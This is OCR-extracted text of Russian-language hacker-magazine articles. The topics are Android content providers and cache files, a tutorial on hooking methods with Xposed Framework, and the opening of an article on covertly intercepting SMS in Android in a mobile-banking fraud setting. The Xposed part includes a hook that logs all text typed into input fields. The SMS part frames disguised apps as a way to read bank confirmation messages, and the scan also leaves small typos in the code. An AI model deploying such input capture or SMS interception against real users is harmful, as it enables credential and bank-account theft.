```
// В манифесте требуется объявить, что у программы есть поставщик содержимого
<provider
  android:name=".DBProvider"
  android:authorities="com.pahomov.DBgoods.DBProvider"
  android:exported="true"
  android:multiprocess="true" >
</provider>

// Создаем класс DBProvider, в котором реализуем требуемые методы:
// создание базы данных, чтение и добавление данных
```

```
11  public class DBProvider extends ContentProvider {
12    static final String PROVIDER_NAME = "com.pahomov.DBgoods.DBProvider";
13    static final String URL = "content://" + PROVIDER_NAME;
14
15    // Создаем статическую ссылку к нашей базе данных
16    static final Uri CONTENT_URI = Uri.parse(URL);
17
18    // Объявляем адрес поставщика содержимого для нашей базы данных
19    @Override
20    public Uri insert(Uri uri, ContentValues values) {
21      long rowID = db.insert(TABLE_NAME, "", values);
22      if (rowID > 0) {
23        Uri _uri = ContentUris.withAppendedId(CONTENT_URI, rowID);
24        getContext().getContentResolver().notifyChange(_uri, null);
25        // Добавляем новую запись в таблицу через реализованный интерфейс
26        return _uri;
27      }
28      throw new SQLException("Failed to add a record into " + uri);
29    }
30
31    @Override
32    public boolean onCreate() {
33      ontext context = getContext();
34      DatabaseHelper dbHelper = new DatabaseHelper(context);
35      db = dbHelper.getWritableDatabase();
36      if (db != null)
37        return true;
38      return false;
39    }
40
41    @Override
42    public Cursor query(Uri uri, String[] projection, String selection,
43                        String[] selectionArgs, String sortOrder) {
44      SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
45      qb.setTables(TABLE_NAME);
46
47      // Выдаем запрошенные данные
48      Cursor c = qb.query(db, projection, selection, selectionArgs,
49                          null, null, sortOrder);
50      c.setNotificationUri(getContext().getContentResolver(), uri);
51      return c;
52    }
53  }
```

В стороннем приложении требуется реализовать класс CursorLoader, который позволяет по указанной ссылке асинхронно прочитать данные и получить их в виде объекта Cursor.

```java
@Override
public Loader<Cursor> onCreateLoader(int arg0, Bundle arg1) {
  // Создаем новый объект, который будет подгружать данные из нашей базы
  String id;
  String item;
  cursorLoader = new CursorLoader(this,
                  Uri.parse("content://com.pahomov.DBgoods.DBProvider"),
                  null, null, null, null);
  return cursorLoader;
}
@Override
public void onLoadFinished(Loader<Cursor> arg0, Cursor cursor) {
  cursor.moveToFirst();
  // В ответе на SELECT-запрос может быть несколько строк
  while (!cursor.isAfterLast()) {
    id=cursor.getColumnIndex("id");
    item=cursor.getString(cursor.getColumnIndex("name");
    cursor.moveToNext();
  }
}
```




Рис. 2. Пример работы поставщика содержимого

Network Connection

Пользовательские данные хранятся на сервере во всех «взрослых» приложениях: юзеру это добавляет комфорта, он может входить в один свой аккаунт сразу на нескольких устройствах, а заинтересованным личностям такой подход упрощает анализ пользовательских предпочтений и другие маркетинговые операции;). Загрузить информацию с сервера в интернете можно с помощью стандартных протоколов HTTP и FTP. Мы уже не раз передавали данные через сеть, рекомендую тебе пролистать предыдущие статьи.

INFO

Как показывает статистика, в мире еще достаточно пользователей с Android версии 3 и ниже. Они могут стать твоими покупателями, поэтому имеет смысл максимально снизить параметр minSdkVersion.

Cache files

Объем ресурсов, выделяемых для каждого приложения, жестко лимитирован, поэтому рано или поздно потребуется сбросить на диск какие-либо временные данные. Для этого существует механизм кеширования, и он удобно реализован в Android. Временные файлы можно хранить как во внутренней (Internal cache), так и во внешней памяти (External cache).

При использовании внутренней памяти нужно помнить, что при нехватке свободного места на устройстве операционная система в первую очередь будет удалять временные файлы. Сам файл создается методом createTempFile (). В качестве аргументов он принимает имя файла, расширение (по желанию) и путь к папке. Папку для таких файлов лучше создавать автоматически методами getCacheDir () и getExternalCacheDir (). При удалении приложения все временные файлы будут также в обязательном порядке удалены (в том числе и с внешнего носителя), в этом их главное отличие от обычных файлов.

WWW

Подробнее о поставщиках содержимого

Больше о базах данных


```
File intTmp = File.createTempFile("internal-cache", null,
                                  context.getCacheDir());
File extTmp = File.createTempFile("external-cache",
                                  ".data",context.getExternalCacheDir());
```

Заключение

Сегодня мы увидели, что у Android-разработчика существует множество вариантов для работы с пользовательскими данными. Теперь у тебя точно нет повода заставлять пользователя вводить логин или лезть в настройки при каждом запуске программы. Как всегда, если есть вопросы — готов ответить через почту :). Удачи!

РОБОТИЗИРОВАННЫЕ ХУКИ

ПЕРЕХВАТЫВАЕМ ВЫЗОВЫ В ОС ANDROID



Любой читатель нашего журнала как минимум что-то слышал о возможности перехвата вызовов в различных операционных системах. А скорее всего, активно этим пользовался — по крайней мере в винде. Если вкратце, ты можешь перехватить вызов какой-то функции и как-нибудь этим распорядиться: использовать параметры по своему усмотрению, выполнить свой код вместо того, который должен был выполниться. Сегодня мы будем делать это в ОС Android!

Иван Смирнов,
ведущий разработчик Labster.PRO
labster.pro

НЕМНОГО ТЕОРИИ

Достаточно каноничным примером использования хуков являются так называемые **соксификаторы** — фактически они перехватывают функцию подключения к серверу, подсоединяются в этот момент к SOCKS-прокси и вместо оригинального дескриптора сокета возвращают тот дескриптор, который под-

Несколько лет назад появилась прекрасная вещь — **Xposed Framework** для Android. Что это такое? Это фреймворк, позволяющий перехватывать вызовы Java-методов в Android-приложениях. Он дает большой простор для модификации поведения приложений, установленных на устройство, — от простого калькулятора до SystemUI, отвечающего (да-да, Кэп) за работу системного интерфейса.

Для начала давай посмотрим, как оно работает.

Внутреннее устройство Xposed Framework

В Android есть процесс под названием Zygote, он отвечает за формирование среды исполнения для каждого Android-приложения (путем форка самого себя). За его запуск отвечает бинарник app_process, который стартует в момент инициализации Android.

Xposed при установке заменяет app_process своим модифицированным, а также добавляет файл XposedBridge.jar. Модифицированный app_process загружает XposedBridge, который и перехватывает вызовы заданных методов, заменяя их своими.

Как он понимает, что чем заменять? Xposed — вещь модульная. Сам по себе он почти ничего не заменяет. При инициализации он загружает установленные модули и уже из них берет информацию о том, что перехватывать и куда передавать управление. Сами по себе модули — это, по большому счету, обычные APK, только немного дополненные специфичной для Xposed информацией.

Конечно же, есть у него и минусы — такой подход не может не сказаться на производительности и стабильности системы. Доступ к различным частям системы внутри этого фреймворка никак не контролируется — любой модуль может перехватить любой вызов, будь то обычное приложение или системное. Если «хуки» вызываются часто и работают не слишком быстро, то система начнет тормозить и кушать батарейку (хоть это и стандартное для андроида поведение, хе-хе). Если модуль плохо протестирован — в лучшем случае что-то будет некорректно работать или падать. А может выйти и так, что система вообще перестанет грузиться (я пару раз случайно доводил ее до такого состояния

в процессе разработки. Помогает только перепрошивка, потому что удалить модуль на этапе загрузки системы тоже нельзя, не имея кастомного рекавери).

Ладно, хватит теории, переходим к практике! Установи Xposed на свой девайс (думаю, с этим ты разберешься сам), и поехали.

HELLO, WORLD!

Давай начнем с того, что напишем своеобразный «Hello, world» с использованием Xposed Framework.

По сути, модуль Xposed — это обычный Android-проект с дополнительными файлами. Создадим новый проект в Android Studio. Графического интерфейса у нас не будет, поэтому Activity создавать не надо. Первым делом добавим в манифест (внутрь тега <application>) параметры, которые нужны для отображения информации о нашем модуле, а также минимально требуемую версию фреймворка.

```
<meta-data
  android:name="xposedmodule"
  android:value="true" />
<meta-data
  android:name="xposeddescription"
  android:value="Hello, World!" />
<meta-data
  android:name="xposedminversion"
  android:value="30" />
```

Далее нужно добавить в проект библиотеку XposedBridgeApi-54.jar — в ней, как нетрудно догадаться из названия, содержатся классы, необходимые для работы с Xposed Framework. Обрати внимание — эта библиотека должна быть помечена как provided, а не compile.

Теперь можно начинать кодить. Создаем класс HelloWorld, реализующий интерфейс IXposedHookLoadPackage. Нам нужно будет переопределить лишь один метод — handleLoadPackage. Он вызывается при запуске какого-либо пакета (как ни странно), в нем мы и будем устанавливать хуки на необходимые нам методы. Пока что этот метод будет выглядеть так:

```
@Override
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam)
throws Throwable {
  Log.i(TAG, "Package loaded: " + loadPackageParam.packageName);
}
```

Для того чтобы у нас получился минимально рабочий модуль, нужно совершить еще одно действие. Создаем файлик xposed_init в директории assets нашего проекта. В нем указываем одну строчку — полное имя класса, который нужно

будет загрузить. В моем случае это pro.labster.xposedhello.HelloWorld, где pro.labster.xposedhello — имя пакета, HelloWorld — имя класса.

Теперь собираем и устанавливаем APK, в статусбаре устройства появится иконка Xposed Installer'а. Нажимаем на нее и ставим галочку напротив нашего модуля. Чтобы он заработал, остается лишь перезагрузить устройство. После перезагрузки в LogCat ты должен увидеть строчки вроде этих:

```
08-16 01:20:25.649      873-873/? I/XposedHello:
    Package loaded: android
08-16 01:20:29.919      873-873/? I/XposedHello:
    Package loaded: com.android.providers.settings
08-16 01:20:29.959      873-873/? I/XposedHello:
    Package loaded: com.sec.android.providers.security
08-16 01:20:32.749    1087-1087/? I/XposedHello:
    Package loaded: com.android.keyguard
08-16 01:20:33.229    1087-1087/? I/XposedHello:
    Package loaded: com.android.systemui
```

Это те самые логи, которые ведутся нашим кодом, — поздравляю, оно работает!

Едем дальше. Для начала давай изменим текст в статусбаре нашего девайса — там, где отображаются часы. Статусбар находится в пакете com.android.systemui. Нужный нам метод updateClock объявлен в классе com.android.systemui.statusbar.policy.Clock и выглядит примерно так:


```
1  final void updateClock() {
2    mCalendar.setTimeInMillis(System.currentTimeMillis());
3    setText(getSmallTime());
4  }
```

Давай же его переопределим.

```
1  if ("com.android.systemui".equals(loadPackageParam.packageName)) {
2    XposedHelpers.findAndHookMethod(
3      "com.android.systemui.statusbar.policy.Clock",
4      loadPackageParam.classLoader,
5      "updateClock",
6      new XC_MethodHook() {
7        @Override
8        protected void afterHookedMethod(MethodHookParam param) throws Throwable {
9          super.afterHookedMethod(param);
10
11         TextView textView = (TextView) param.thisObject;
12         String text = textView.getText().toString();
13         textView.setText(text + " :)");
14         textView.setTextColor(Color.RED);
```

```
14            textView.setTextColor(Color.RED);
15          }
16        }
17      );
18    }
```

Что мы делаем? Сразу, как загрузится пакет com.android.systemui, находим в заданном классе нужный нам метод. Как только он вызывается, срабатывает XC_MethodHook. В нем есть два метода — beforeHookedMethod и afterHookedMethod. Они вызываются до и после вызова оригинального метода. Нам нужен второй, поскольку мы хотим обновить текст уже после его обновления оригинальным методом. Собери, переустанови наш модуль, перезагрузи устройство и смотри на часы :).



Модифицированныечасы

БОЛЕЕ ИНТЕРЕСНЫЙ ПРИМЕР

А теперь давай сделаем кое-что посложнее и повеселее. Представим, что перед нами стоит задача перехватить вводимый в поля текст (email'а, да и вообще чего угодно). Естественно, только для сбора статистики, ничего криминального. Как известно, полем для ввода текста в Android служит класс EditText, а текст из него получается методом getText(). То есть нам нужно перехватить вызов этого метода, что делается следующим образом:

```
XposedHelpers.findAndHookMethod(
  "android.widget.EditText",
  getClass().getClassLoader(),
  "getText",
  new XC_MethodHook() {
    @Override
    protected void afterHookedMethod(MethodHookParam param) throws Throwable {
      super.afterHookedMethod(param);

      Object result = param.getResult();
      if (result != null && (result instanceof SpannableStringBuilder)) {
        String text = result.toString();
        Log.i(TAG, "Text: " + text);
      }
    }
  }
);
```


В принципе, ничего сложного. Находим метод getText в классе android.widget.EditText, устанавливаем на него хук. При срабатывании хука проверяем, чтобы возвращаемое значение (param.getResult()) было не нулем и инстансом класса SpannableStringBuilder (на всякий случай — мало ли что там какой производитель нагородит), получаем и выводим в логи текст.

INFO

При разработке модулей обязательно ориентируйся на максимальную производительность. Это действительно важно.

WWW

Автор Xposed Framework на GitHub
Xposed Installer



Пример полей для ввода текста

ЗАКЛЮЧЕНИЕ

С точки зрения разработки в использовании этого фреймворка нет ничего сложного. Трудности возникают при поиске того, что именно надо переопределить, — если это опенсорсное приложение, то потребуется немного покопаться в исходниках и найти нужные методы и их сигнатуры. Сложнее, если приложение проприетарное, — тогда придется его декомпилировать.

Xposed Framework — очень интересная и мощная вещь, при этом сама по себе не вносящая серьезных изменений в систему, что делает использование фреймворка достаточно безопасным. Он, судя по количеству постов на тематических форумах, весьма популярен. Однако использовать модули и с форумов, и из официального репозитория довольно рискованно — модули там особо не модерируются, они могут серьезно замедлить твое устройство, сделать работу с ним невозможной (если модуль по какой-то причине несовместим с твоей версией ОС) или устроить что-то еще более плохое (если ты понимаешь, о чем я).

В общем, экспериментируй — Xposed Framework дает огромный простор для творчества. До встречи!

WWW

На xakep.ru ты найдешь исходники проекта.

ЗЛЫЕ СМС


ИССЛЕДУЕМ СКРЫТЫЕ МЕХАНИЗМЫ РАБОТЫ С СМС В ANDROID

Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net

Только представь: у всех жителей средней полосы осень, а ты тусуешься на морях, солнце лениво замерло в зените, ты лежишь на жемчужном пляже одного из Мальдивских островов, любуешься окружающими пейзажами и проходящими девушками в бикини, потягивая коктейль... А много позже, вечером, ты обнаруживаешь, что на счете твоей пластиковой карточки пусто! Как же так? Мобильный банк с информированием подключен, все операции вроде бы подтверждаются по СМС... Примерно такие вопросы стали недавно задавать вслух клиенты одного крупного банка с зеленым логотипом.

ВМЕСТО ЭПИГРАФА

Как ты уже понял, речь сегодня пойдет о махинациях с мобильным банком, а в частности — о неоднозначной работе с СМС в Андроиде. Хочу сразу предупредить: представленный материал не является чем-то приватным (пример работы с СМС вполне доступен в официальном SDK от Google), никаких 0day-эксплоитов ты здесь не найдешь, более того, я даже не утверждаю, что все происходит (или происходило) именно так, как описано. Считай, что все события вымышлены, а совпадения случайны. Итак, в одной очень далекой галактике...



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ПОЛУЧЕНИЕ СМС

...У нас есть смартфон с Android на борту (без root'а) и мы хотим написать приложение, контролирующее работу с короткими текстовыми сообщениями. А именно — попробуем скрытно что-нибудь получить.

Когда устройство принимает сообщение, срабатывает широковещательное намерение со стандартным действием android.provider.Telephony.SMS_RECEIVED. И вот первая странность — данное действие не указано в SDK в виде константы, то есть этот строковый литерал нужно прописывать в коде явно:

```
1  public static final String SMS_RECEIVED =
2    "android.provider.Telephony.SMS_RECEIVED";
```

Для приложений, отслеживающих намерения, связанные с получением СМС, необходимо запросить разрешение в манифесте проекта:

```
1  <uses-permission
2    android:name="android.permission.RECEIVE_SMS"
```

При установке такого приложения пользователь увидит запрос, приведенный на рис. 1. Казалось бы, черным по белому написано, что приложение хочет принимать/отправлять СМС... Но, как показывает практика социальной инженерии, большой процент пользователей нажмет «Установить» не глядя, совершенно не задумываясь, зачем, например, «Критическому обновлению системы Andoid / Браузеру / Adobe Flash / Банковскому ПО...»,

